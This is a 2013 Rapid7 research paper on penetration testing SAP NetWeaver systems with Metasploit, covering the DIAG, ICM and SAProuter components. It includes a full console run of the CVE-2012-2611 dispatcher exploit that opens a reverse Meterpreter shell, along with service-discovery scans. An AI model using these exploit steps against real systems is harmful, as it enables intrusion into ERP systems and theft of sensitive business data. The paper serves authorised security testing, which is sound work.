Research Paper

SAP Penetration Testing Using Metasploit

How to Protect Sensitive ERP Data

October 2013

RAPID7

Table of Contents

Executive Summary

What do financial, customer, employee and production data have in common? They reside in a company's enterprise resource planning (ERP) systems—and they are juicy targets for all sorts of malicious hackers. What's worse, these systems have often organically grown over decades and are so complex that few people understand their organization's entire ecosystem, let alone some of SAP's protocols and components that are not publically documented.

Organized cyber-crime often looks for credit card numbers contained in business transaction data, which they use to conduct fraudulent transactions. They can extract social security numbers in an employee database to conduct identity theft. By changing the payee account details in the system, they can redirect funds into their own accounts and go home with a hefty paycheck.

But cyber-crime is not the only player to worry about. State-sponsored hacking groups regularly break into enterprises for purposes of industrial espionage. ERP systems provide them with a wealth of data to pass on to their domestic industry – as well as a chance to sabotage production flows and financial data. As a result, mergers and acquisitions may fall through or foreign competitors may get a head start on copying the latest technology.

SAP is the market leader for ERP systems with more than 248,500 customers in 188 countries. In collaboration with its community contributors, Rapid7's security researchers have published a research report on how attackers may use vulnerabilities in SAP systems to get to a company's innermost secrets. The research report gives an overview of key SAP components, explores how you can map out the system before an attack, and gives step-by-step examples on how to exploit vulnerabilities and brute-force logins. These methods have been implemented and published in the form of more than 50 modules for Metasploit, a free, open source software for penetration testing. The modules enable companies to test whether their own systems could be penetrated by an attacker.

Many attackers will try to gain access to SAP systems by pivoting through a host on a target network, for example after compromising a desktop system through a spear phishing email. However, Rapid7 researchers found close to 3,000 SAP systems directly exposed to the Internet providing direct access to attackers.

Introduction to Penetration Tests of SAP Systems

SAP is the ERP provider of choice for many companies, from Fortune 500 to SMBs, all of which entrust their most confidential data to the SAP systems, creating a mouthwatering target for malicious attackers. Systems covered by SAP include:

- Enterprise Resource Planning (ERP) - supports the basic internal business processes of a company
- Customer Relationship Management (CRM) – helps companies acquire and retain customers, gain marketing and customer insight
- Product Lifecycle Management (PLM) – helps manufacturers with product-related information
- Supply Chain Management (SCM) – helps companies with the process of resourcing its manufacturing and service processes
- Supplier Relationship Management (SRM) – enables companies to procure from suppliers


It is hard to imagine any type of important data that is not stored and processed in these systems. Targeting SAP systems should therefore be part of every penetration test that simulates a malicious attack on an enterprise to mitigate espionage, sabotage and financial fraud risks.

The challenge is that many penetration testers are more familiar with operating systems, databases, and web applications, so descending into the world of SAP systems can be daunting. This paper aims to educate penetration testers about the types of systems and protocols used by SAP and outlines some of the attack vectors. Each section includes Metasploit modules that can be used to test the security of a particular SAP component.

Understanding SAP & ABAP

The full SAP solution (ERP or SAP Business Suite) consists of several components. However, to manage the different areas of a large enterprise, probably one of the better known components or features of the SAP solution is the development system based on ABAP, the language used to build business applications on the SAP platform.

The traditional way to execute ABAP code is to use a transaction, for example, from any existing SAP client (which will be reviewed later):




Execution of a transaction

One way to simplify the concept of the SAP platform is to think of it as an application server. Most readers are probably familiar with Java-related application servers, so it's easy to think of SAP as an ABAP application server. In fact, SAP is capable of running ABAP applications as well as applications written in Java. The name of SAP's application server is SAP NetWeaver, and it is the platform we will review in this whitepaper.

Introduction to the SAP NetWeaver Overall Architecture

The following diagram illustrates the SAP NetWeaver (the SAP application server) architecture:



Source: Architecture of the SAP NetWeaver Application Server (SAP Library - SAP NetWeaver by Key Capability)

As shown, there are two main engines on an SAP platform: the ABAP engine (the traditional one) and a J2EE engine (which allows the execution of Java applications).

At this point, if you are not familiar with SAP, before reading this whitepaper any further we recommend that you review introductory documentation from SAP about the application server infrastructure and the SAP NetWeaver platform. Also, this whitepaper covers just some components of the SAP platform—mainly, the components necessary to understand the testing capabilities available in Metasploit. Therefore, if you would like additional information about the whole architecture, please read the SAP NetWeaver documentation.

That said, the first thing to point out in the diagram is the two ways an external user can communicate with the SAP platform:


1. The SAP GUI
2. A browser through the ICM

Read on to dig a little deeper into how communication with the SAP platform happens.

Remote Function Calls (RFC), SAP GUI, and the DIAG Protocol


Remote Function Calls (RFC) is the traditional mechanism provided by SAP to call or invoke ABAP code (programs or function modules) or even other types of code, and to launch other programs within an SAP platform.

A list of available RFC connections on an SAP system can be obtained using the transaction SM59. Here, the SAP GUI TCP/IP RFC connection can be seen:



Listing of available RFC connections


The SAP GUI will communicate with the SAP platform using the SAP GUI RFC via a network protocol named DIAG (from dialog) in order to run ABAP applications through the named transactions (for now, forget about the SAProuter component in the diagram below):



Source: Network Security for SAP NetWeaver AS ABAP - SAP Documentation

The ABAP Engine: Dispatcher and Workers (WP)

When using the SAP GUI to communicate with an SAP system, communication will occur by using the DIAG protocol. DIAG requests will be **dispatched** across workers and **processed** by the last ones on the application server. On Windows systems, both tasks are accomplished by the same executable: **disp+work.exe**. If you examine an SAP system on a Windows platform, you should be able to spot different disp+work.exe processes running:



Dispatcher and workers running on a Windows SAP system

Attacking the disp+work.exe Process (CVE-2012-2611) with Metasploit

The application-level SAP DIAG protocol is a key component of SAP Netweaver, and its compromise can undermine the entire system. Since the protocol is not publicly documented, security researchers rely on interacting with the components to figure out how they work and how the protocol is constructed. Martin Gallo's presentation "Uncovering SAP Vulnerabilities: Reversing and Breaking the DIAG Protocol" is a great starting point for further reading.


The disp+work.exe process is vulnerable to a buffer overflow (CVE-2012-2611) while handling Traces, which can be exploited with metasploit Module modules/*exploits/windows/misc/sap_netweaver_dispatcher.rb*:

```
msf  exploit(sap_netweaver_dispatcher) > use exploit/windows/misc/sap_netweaver_dispatcher
msf  exploit(sap_netweaver_dispatcher) > set RHOST 192.168.1.149
RHOST => 192.168.1.149
msf  exploit(sap_netweaver_dispatcher) > exploit


[*] Started reverse handler on 192.168.1.128:4444
[*] 192.168.1.149:3200 - Sending initialize packet to the SAP Dispatcher
[*] 192.168.1.149:3200 - Sending crafted message
[*] Sending stage (764928 bytes) to 192.168.1.149
[*] Meterpreter session 3 opened (192.168.1.128:4444 -> 192.168.1.149:1201) at 2012-09-03
00:10:20 +0200


meterpreter >
[*] Session ID 3 (192.168.1.128:4444 -> 192.168.1.149:1201) processing InitialAutoRunScript
'migrate -f'
[*] Current server process: disp+work.EXE (2732)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 2012
[+] Successfully migrated to process


meterpreter > sysinfo
Computer        : MSFSAP2003
OS              : Windows .NET Server (Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter > getuid
Server username: MSFSAP2003\SAPServiceNSP
meterpreter >
```

If you would like to read the full history about this module, review this blog published on Rapid7 SecurityStreet.


The SAP Internet Communication Manager (ICM)

There is an easier way to communicate with an SAP system than the obscure DIAG/SAP GUI method. The SAP Internet Communication Manager (ICM), according to the SAP documentation, is used to provide communication with the outside world using Internet protocols such as HTTP, HTTPS, and SMTP, allowing communication with the application server (running both Java and ABAP programs) without the need for SAP GUI and DIAG:



Source: Network Security for SAP NetWeaver AS ABAP - SAP Documentation

Indeed, it is the ICM component that provides these Internet services, which can be monitored with the SMICM transaction:




Displaying ICM services through the SMICM transaction

An ICM-related process is listening on port 8042 and speaking to the HTTP protocol:

```
linux-gateway:~ # netstat -anp | grep 8042
tcp        0      0 0.0.0.0:8042            0.0.0.0:*               LISTEN      32661/icman
unix  2      [ ACC ]     STREAM     LISTENING     187337 32661/icman         /tmp/.sapicm8042
linux-gateway:~ # telnet localhost 8042
Trying ::1...
telnet: connect to address ::1: Connection refused
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.0 503 Service Unavailable
date: Wed, 15 May 2013 20:26:38 GMT
pragma: no-cache
connection: close
content-length: 1861
content-type: text/html
server: SAP NetWeaver Application Server 7.20 / ICM 7.20
```

In fact, most of the work done on Metasploit to pen test and/or conduct an SAP assessment involves communication using well-known protocols such as HTTP/SOAP.

A ShodanHQ search for "server: SAP NetWeaver Application Server" currently shows over 1,880 results related to SAP systems reachable via the Internet:



How to Discover/Enumerate SAP Systems

Following a brief overview of SAP and how to communicate with SAP systems, it makes sense to discuss how to discover and/or enumerate SAP components within a network. Here we would like to introduce the first contribution from @ChrisJohnRiley regarding a module to perform network scans against SAP platforms, which can be found under *modules/auxiliary/scanner/sap/sap_service_discovery.rb*:

```
msf> use auxiliary/scanner/sap/sap_service_discovery
msf auxiliary(sap_service_discovery) > set RHOSTS 192.168.172.179
RHOSTS => 192.168.172.179
msf auxiliary(sap_service_discovery) > show options

Module options (auxiliary/scanner/sap/sap_service_discovery):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   INSTANCES    00-01            yes       Instance numbers to scan (e.g. 00-05,00-99)
   RHOSTS       192.168.172.179  yes       The target address range or CIDR identifier
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf auxiliary(sap_service_discovery) > run

[*] [SAP] Beginning service Discovery '192.168.172.179'

[+] 192.168.172.179:50013        - SAP StartService [SOAP] sapctrl00 OPEN
[+] 192.168.172.179:7210         - LiveCache MaxDB (formerly SAP DB) OPEN
[+] 192.168.172.179:7200         - LiveCache MaxDB (formerly SAP DB) OPEN
[+] 192.168.172.179:7269         - LiveCache MaxDB (formerly SAP DB) OPEN
[+] 192.168.172.179:3601         - SAP Message Server sapms<SID>01 OPEN
[+] 192.168.172.179:7210         - LiveCache MaxDB (formerly SAP DB) OPEN
[+] 192.168.172.179:7269         - LiveCache MaxDB (formerly SAP DB) OPEN
[+] 192.168.172.179:7200         - LiveCache MaxDB (formerly SAP DB) OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(sap_service_discovery) >
```

Discovering SAP instances/services/components with sap_service_discovery

The next section explains the results from sap_service_discovery.

The SAProuter

The SAProuter is an important component within an SAP architecture. Even when it's not necessary for it to run in order to use the SAP NetWeaver platform—indeed, it's a separate program—it's interesting to take it into account when conducting SAP pen testing and assessments. That's because it's used to allow and restrict network communications between SAP systems and/or between SAP and external systems.

Discovering SAProuter Hosts with Metasploit

Many attackers will try to gain access to SAP systems by pivoting through a host on a target network, for example after compromising a desktop system through a spear phishing email.

Discovering an SAProuter also probably results in discovering a door into an SAP system. The module described above (sap_service_discovery) can be used to discover SAProuter programs listening on the network:

```
msf auxiliary(sap_service_discovery) > run

[*] [SAP] Beginning service Discovery '192.168.172.179'

[+] 192.168.172.179:50013        - SAP StartService [SOAP] sapctrl00 OPEN
[+] 192.168.172.179:3299         - SAP Router OPEN
[+] 192.168.172.179:7200         - LiveCache MaxDB (formerly SAP DB) OPEN
[+] 192.168.172.179:7269         - LiveCache MaxDB (formerly SAP DB) OPEN
[+] 192.168.172.179:7210         - LiveCache MaxDB (formerly SAP DB) OPEN
